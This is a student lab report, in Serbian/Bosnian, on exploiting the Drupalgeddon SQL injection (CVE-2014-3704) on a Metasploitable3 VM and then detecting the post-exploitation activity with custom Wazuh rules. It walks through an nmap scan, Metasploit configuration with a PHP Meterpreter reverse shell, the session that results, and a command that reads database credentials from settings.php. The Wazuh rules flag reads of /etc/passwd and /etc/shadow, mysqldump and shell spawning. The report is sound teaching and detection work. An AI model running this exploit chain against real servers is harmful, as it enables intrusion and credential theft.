Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Tamindžija Ana, Vukosav Anđela, Ristić Đorđe

Datum: 12.12.2025.

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE-2014-3704

Pogođen servis: Drupal

CVSS ocena: 9.8

Opis ranljivosti: Ova ranjivost (*Drupal database Abstraction Api SQLi*) zvana I *drupalgeddon* pogađa Drupal Core verzije 7.x prije 7.32. Ranjivost omogućava napadaču da ubaci proizvoljne SQL komande odnosno izvrši SQL Injection napad kroz parametar u HTTP Post zahtjevima, pročita sve podatke iz baze, modifikuje/briše podatke, preuzme kontrolu kreiranjem administratorskog naloga, te izvrši RCE dodavanjem malicioznog koda u bazu, koji Drupal kasnije izvršava.

1.2 Opis eksploita

Izvor eksploita:

Naziv: *Drupal HTTP Parameter Key/Value SQL Injection (Drupalgeddon)*

Metasploit modul: *`exploit/multi/http/drupal_drupageddon`*

Public exploit: https://www.whitewinterwolf.com/posts/2017/11/16/drupageddon-revisited-a-new-path-from-sql-injection-to-remote-command-execution-cve-2014-3704/drupal_cve2014_3704.rb

Metod eksploatacije: Eksploatacija koristi SQL injection u imenu HTTP parametra kako bi se ubacio zlonamjerni serijalizovani PHP objekat u `cache_form` tabelu Drupala. Objekat sadrži polje `#post_render` sa vrijednošću `'php_eval'`, što omogućava izvršavanje proizvoljnog PHP koda. Faze napada (Attack Flow):

1. **Injection – Ubacivanje malicioznog objekta:** Napadač šalje specijalno formiran HTTP zahtjev koji sadrži SQL injection u imenu parametra (npr. `name[0;INSERT INTO...]`). Kroz ovaj mehanizam u bazu se ubacuje serijalizovani PHP objekat sa zlonamjernim kodom, koji se upisuje kao nova forma u `cache_form` tabelu.
2. **Storage – Čuvanje forme u keš:** Drupal interno kešira forme za kasniju upotrebu, pa automatski prihvata i čuva zaraženu formu. Nema validacije sadržaja, pa se i maliciozni objekat upisuje bez prepreka. Ključni identifikator forme je `form_build_id`, koji napadač zna jer ga je prethodno sam postavio.
3. **Trigger – Aktivacija forme:** Napadač šalje drugi HTTP zahtjev koji poziva istu formu koristeći odgovarajući `form_build_id`. Drupal tada pokušava da iz baze ponovo učita formu koristeći `cache_get()` i pripremi je za prikaz korisniku.
4. **Deserialization – Obrada PHP objekta:** Drupal poziva `unserialize()` nad učitanim podatkom, čime se maliciozni objekat iz baze rekonstruiše u aktivni PHP objekat. Tom prilikom mogu se aktivirati specijalne metode kao što su `__wakeup()` ili `__destruct()` koje pokreću dalje akcije.
5. **Execution – Izvršavanje zlonamjernog koda:** Zaraženi objekat koristi mehanizam `#post_render` koji uputi Drupalu da pozove `php_eval()` sa zadatim kodom kao argumentom. Na taj način se izvršava npr. Meterpreter payload, čime napadač dobija daljinski pristup serveru sa pravima korisnika `www-data`.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranljiv cilj: Eksploatacija je sprovedena nad virtuelnim okruženjem koristeći *Metasploitable3* mašinu, koja ima instaliran ranjivi *Drupal 7* servis. Aplikacija je dostupna putem HTTP protokola na portu `80`, sa lokacijom aplikacije postavljenom na putanju `/drupal`.

Alati za eksploataciju:

Za izvođenje napada korišćen je **Metasploit Framework**, uz sledeće komponente:

- **Modul eksploata:** *`exploit/multi/http/drupal_drupageddon`*
  Koristi poznatu ranjivost u Drupal 7 sistemu (CVE-2014-3704) kako bi omogućio izvršavanje proizvoljnog PHP koda putem SQL injection-a.
- **Payload:** *`php/meterpreter/reverse_tcp`*
  Reverse shell koji uspostavlja TCP konekciju ka napadaču i otvara *Meterpreter*

sesiju za interaktivnu kontrolu kompromitovanog sistema. Payload je prilagođen PHP okruženju ciljne aplikacije.


2.2 Koraci eksploatacije

Korak 1: Prikupljanje informacija

Prvi korak je bio skeniranje ciljne mašine pomoću Nmap alata kako bi se otkrili otvoreni portovi i aktivni servisi. Koristili smo naredbu: *nmap -sC -sV -v <IP adresa ranjive mašine>*. Skeniranjem je otkriveno da je port 80 otvoren i da je na njemu pokrenut Drupal 7, što ukazuje na moguću ranjivost koja se može dalje iskoristiti.

```
Discovered open port 21/tcp on 192.168.1.102
Discovered open port 445/tcp on 192.168.1.102
Discovered open port 3306/tcp on 192.168.1.102
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 631/tcp on 192.168.1.102
Completed SYN Stealth Scan at 13:57, 4.83s elapsed (1000 total ports)
Initiating Service scan at 13:57
Scanning 7 services on 192.168.1.102
Completed Service scan at 13:57, 6.04s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.1.102.
Initiating NSE at 13:57
Completed NSE at 13:58, 40.50s elapsed
Initiating NSE at 13:58
Completed NSE at 13:58, 0.07s elapsed
Initiating NSE at 13:58
Completed NSE at 13:58, 0.00s elapsed
Nmap scan report for 192.168.1.102
Host is up (0.0022s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-title: Index of /
```


Nakon što je otkriven otvoren port 80 i nakon što je utvrđeno da na njemu radi Drupal servis, izvršena je provjera verzije Drupala, i potvrđeno je da se radi o verziji Drupal 7, tačnije verziji manjoj od 7.32, koja je poznata kao ranjiva na SQL injection (CVE-2014-3704). To je omogućilo izbor odgovarajućeg eksploata u narednim koracima.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/terms/"
  xmlns:foaf="http://xmlns.com/foaf/0.1/"
  xmlns:og="http://ogp.me/ns#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:sioc="http://rdfs.org/sioc/ns#"
  xmlns:sioct="http://rdfs.org/sioc/types#"
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://192.168.1.102/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://192.168.1.102/drupal/?q=rss.xml" />
  <title>Metasploitable3</title>
  <style type="text/css" media="all">@import url("http://192.168.1.102/drupal/modules/system/system.base.css?or3865");
@import url("http://192.168.1.102/drupal/modules/system/system.menus.css?or3865");
@import url("http://192.168.1.102/drupal/modules/system/system.messages.css?or3865");
@import url("http://192.168.1.102/drupal/modules/system/system.theme.css?or3865");</style>
<style type="text/css" media="all">@import url("http://192.168.1.102/drupal/modules/comment/comment.css?or3865");
```

Korak 2: Pokretanje Metasploit Framework-a i pokretanje eksploita

U narednom koraku pokrenut je Metasploit Framework pomoću komande *msfconsole*. Nakon pokretanja, izvršena je pretraga dostupnih eksploata koji ciljaju poznate ranjivosti u Drupal 7 verziji, koristeći komandu *search drupal 7*. Među rezultatima identifikovan je eksploat *exploit/multi/http/drupal_drupageddon,* koji odgovara ranjivosti CVE-2014-3704.



```
The Metasploit Framework is a Rapid7 Open Source Project

msf > search drupal 7

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                 2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2              2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                  .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)               .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)               .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                 .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)              .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)               .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)               .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                 .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)              .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)               .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                            .                .          .      .
   15    \_ AKA: Drupalgeddon 2                              .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                 2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .    .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .    .          .      .
   19  auxiliary/gather/drupal_openid_xxe                    2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize         2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                            .                .          .      .
   23    \_ target: Unix In-Memory                           .                .          .      .
   24  auxiliary/scanner/http/drupal_views_user_enum         2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   25  exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

Nakon identifikacije odgovarajuće ranjivosti, odabran je eksploat modul *exploit/multi/http/drupal_drupageddon* pomoću komande *use*. Zatim su konfigurisani osnovni parametri neophodni za izvršenje napada. Postavljena je IP adresa ciljne mašine korišćenjem komande `set RHOSTS 192.168.1.102`, kao i putanja do ranjive aplikacije `set TARGETURI /drupal/`. Za izvršni kod korišten je reverzni shell *php/meterpreter/reverse_tcp*, podešen komandom `set PAYLOAD` *php/meterpreter/reverse_tcp*, koji omogućava uspostavljanje daljinske konekcije sa kompromitovanim sistemom. Time je eksploat bio spreman za pokretanje.


```
View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...
                                         ]. Supported proxies: sapni, socks4, http, socks5, socks5h
   RHOSTS     192.168.1.102    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                         ing-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)



View the full module info with the info, or info -d command.
```

Nakon podešavanja svih potrebnih parametara, pristupilo se pokretanju eksploata komandom *exploit* (ili alternativno *run*).

```
msf exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.1.101:4444
[*] Sending stage (41224 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.102:57887) at 2025-12-13 14:37:33 +0
100

meterpreter >
```

Nakon uspješno uspostavljene Meterpreter sesije, koristili smo komandu *sysinfo* radi prikupljanja osnovnih informacija o kompromitovanom sistemu. Prikazani podaci uključuju naziv računara (Computer Name), koji otkriva hostname ciljne mašine, kao i operativni sistem (OS) sa verzijom. Polje Architecture pokazuje da se radi o 64-bitnoj arhitekturi, što je značajno pri izboru odgovarajućih payload-a i eksploata. Takođe, prikazana je vrednost Meterpreter: php/linux, što označava da se Meterpreter payload

izvršava putem PHP-a i da je ciljna platforma Linux okruženje.




Pošto je Meterpreter poseban *post-exploitation* alat koji radi unutar memorije kompromitovanog sistema, on koristi svoje komande i ne omogućava direktno korišćenje standardnih Linux/Windows komandi kao što su `whoami`, `ls` ili `cat /etc/passwd`. Da bismo mogli da koristimo te komande, potrebno je da u Meterpreter sesiji unesemo komandu *`shell`*. Ova komanda pokreće novi proces (`/bin/sh`) i otvara običan sistemski *shell* (npr. Bash), koji nam omogućava da koristimo sve uobičajene Linux komande kao da radimo direktno na terminalu žrtve.

2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije: Dokaz uspješne eksploatacije prikazan je na slici iznad, gdje se vidi da je uspostavljena reverse TCP konekcija sa kompromitovane mašine ka napadaču. Time je potvrđeno da je eksploatacija bila uspješna. Napadač je zatim postavio web shell, čime je stekao potpunu kontrolu nad aplikacijom i pristup bazi podataka Drupala. Sve komande koje su dostupne korisniku `www-data` (podrazumijevani korisnik web servera na Linux sistemima) mogu se sada izvršavati, čime je sistem u potpunosti kompromitovan.

Kako bi se pristupilo osjetljivim informacijama iz Drupal konfiguracije, unutar shell sesije pokrenuta je komanda: *`cat /var/www/drupal/sites/default/settings.php | grep -A 5 "database"`*. Ova komanda omogućava prikaz dijela fajla `settings.php` koji sadrži konfiguraciju baze podataka, uključujući korisničko ime, lozinku i naziv baze. Ove informacije su od ključnog značaja za dalju eskalaciju pristupa i ručno povezivanje na bazu putem alata poput `mysql` ili sličnih.



Detekcija Korišćenjem Wazuh SIEM-a

3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju: Kreirana su prilagođena Wazuh pravila u fajlu */var/ossec/etc/rules/local_rules.xml*, sa ciljem da prepoznaju *post-exploitation* aktivnosti koje izvršava korisnik `www-data`. Detekcija se vrši pomoću ***auditd*** logova – to su sistemski zapisi koji bilježe bezbjednosno relevantne radnje, kao što su izvršavanje komandi, pristup fajlovima, promjene permisija, ili pokušaji čitanja osjetljivih fajlova poput */etc/passwd* ili *settings.php*. Wazuh koristi te logove kako bi identifikovao sumnjivo ponašanje koje ukazuje na kompromitaciju sistema.

```
djordje@djordje-VirtualBox:~$ sudo cat /var/ossec/etc/rules/local_rules.xml
[sudo] password for djordje:
<!-- Local rules -->

<group name="local,syslog,sshd,">
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>
</group>



<group name="local,audit,web_attack,drupalgeddon,">
  <!-- RECONNAISSANCE -->

  <rule id="100301" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.exe">/usr/bin/whoami</field>
    <!--<field name="audit.command">^whoami$</field>-->
    <description>Audit: www-data executed whoami</description>
    <mitre>
      <id>T1033</id>
    </mitre>
    <group>reconnaissance,identity_check</group>
  </rule>

  <rule id="100302" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.exe">/usr/bin/id</field>
    <!--<field name="audit.command">^id$</field>-->
    <description>Audit: www-data executed id</description>
    <mitre>
      <id>T1033</id>
    </mitre>
    <group>reconnaissance,privilege_enum</group>
  </rule>
```

```
<rule id="100303" level="12">
  <if_sid>80700</if_sid>
  <!--<field name="audit.key">network_recon</field>-->
  <field name="audit.exe">/bin/netstat|/usr/bin/netstat|/usr/sbin/ss|/usr/bin/ss</field>
  <description>Audit: www-data executed netstat</description>
  <mitre>
    <id>T1049</id>
  </mitre>
  <group>reconnaissance,network_discovery</group>
</rule>

<!-- FILE ACCESS -->

<rule id="100305" level="13">
  <if_sid>80700</if_sid>
  <field name="audit.key">file_read</field>
  <description>Audit: www-data executed cat</description>
  <mitre>
    <id>T1005</id>
  </mitre>
  <group>credential_access,file_read</group>
</rule>

<rule id="100306" level="14">
  <if_sid>80700</if_sid>
  <field name="audit.key">passwd_access</field>
  <description>Audit: www-data accessed /etc/passwd</description>
  <mitre>
    <id>T1003</id>
    <id>T1087</id>
  </mitre>
  <group>credential_access,passwd_read,critical</group>
</rule>

<rule id="100307" level="15">
  <if_sid>80700</if_sid>
  <field name="audit.key">shadow_access</field>
  <description>Audit: www-data accessed /etc/shadow</description>
  <mitre>
    <id>T1003</id>
  </mitre>
  <group>credential_access,shadow_read,critical</group>
</rule>
```

```
  <rule id="100308" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.exe">^/usr/bin/mysql$</field>
<!--<field name="audit.key">database_access</field>-->
    <description>Audit: www-data executed mysql</description>
    <mitre>
      <id>T1078</id>
    </mitre>
    <group>database_access,mysql</group>
  </rule>

  <rule id="100309" level="14">
    <if_sid>80700</if_sid>
    <field name="audit.exe">^/usr/bin/mysqldump$</field>
    <!--<field name="audit.key">database_dump</field>-->
    <description>Audit: www-data executed mysqldump</description>
    <mitre>
      <id>T1005</id>
      <id>T1048</id>
    </mitre>
    <group>exfiltration,database_dump,critical</group>
  </rule>

  <!-- SHELL -->

  <rule id="100310" level="13">
    <if_sid>80700</if_sid>
    <field name="audit.type">EXECVE</field>
    <field name="audit.exe">/bin/bash</field>
    <field name="audit.euid">^33$</field>
    <description>Audit: www-data spawned shell</description>
    <mitre>
      <id>T1505.003</id>
    </mitre>
    <group>webshell,shell_spawn,post_exploitation</group>
  </rule>

  <!-- BASE -->

  <rule id="100300" level="10">
    <if_sid>80700</if_sid>
    <field name="audit.key">www_data_commands</field>
    <description>Audit: Command executed by www-data</description>
    <mitre>
      <id>T1059</id>
    </mitre>
    <group>audit,execve,www_data,post_exploitation</group>
  </rule>

</group>
```

ID pravila: MITRE ATT&CK oznaka predstavlja način da se identifikuje i opiše kako napadač djeluje tokom napada. U okviru Wazuh pravila, ona se koristi za povezivanje detektovanih aktivnosti sa poznatim tehnikama napada, što pomaže u boljoj analizi i razumijevanju bezbjednosnih incidenata.

Detekcija komandi i identifikacije korisnika (MITRE T1033, T1059)

Pravilo sa ID-jem **100300** je osnovno pravilo koje otkriva kada korisnik `www-data` pokrene bilo kakvu sistemsku komandu. Aktivira se na osnovu `audit` logova koji sadrže ključ *www_data_commands*, i ukazuje da je web aplikacija možda iskorištena za izvršavanje komandi na operativnom sistemu. Ovakva aktivnost predstavlja znak post-eksploatacije i povezuje se sa MITRE ATT&CK tehnikom **T1059 – Command and Scripting Interpreter**, koja opisuje zloupotrebu komandne linije ili skripti za dalji napad.

Na osnovno pravilo nadovezuju se detaljnija pravila **100301** i **100302**, koja detektuju konkretne komande korišćene tokom izviđačke faze napada. Pravilo **100301** prepoznaje komandu `whoami`, kojom napadač proverava pod kojim korisnikom se izvršava aplikacija, dok pravilo **100302** otkriva komandu `id`, koja daje dodatne informacije o korisničkim privilegijama. Ove aktivnosti ukazuju na pokušaj identifikacije korisnika i nivoa pristupa, što je u skladu sa MITRE tehnikom **T1033 – System Owner/User Discovery** i često prethodi eskalaciji privilegija.

Detekcija mrežnih konekcija (MITRE T1049)

Pravilo **100303** otkriva kada korisnik `www-data` izvrši komande `netstat` ili `ss`, što se povezuje sa MITRE tehnikom **T1049 – System Network Connections Discovery**. Ove komande se koriste za pregled aktivnih mrežnih veza, otvorenih portova i servisa na kompromitovanom sistemu.

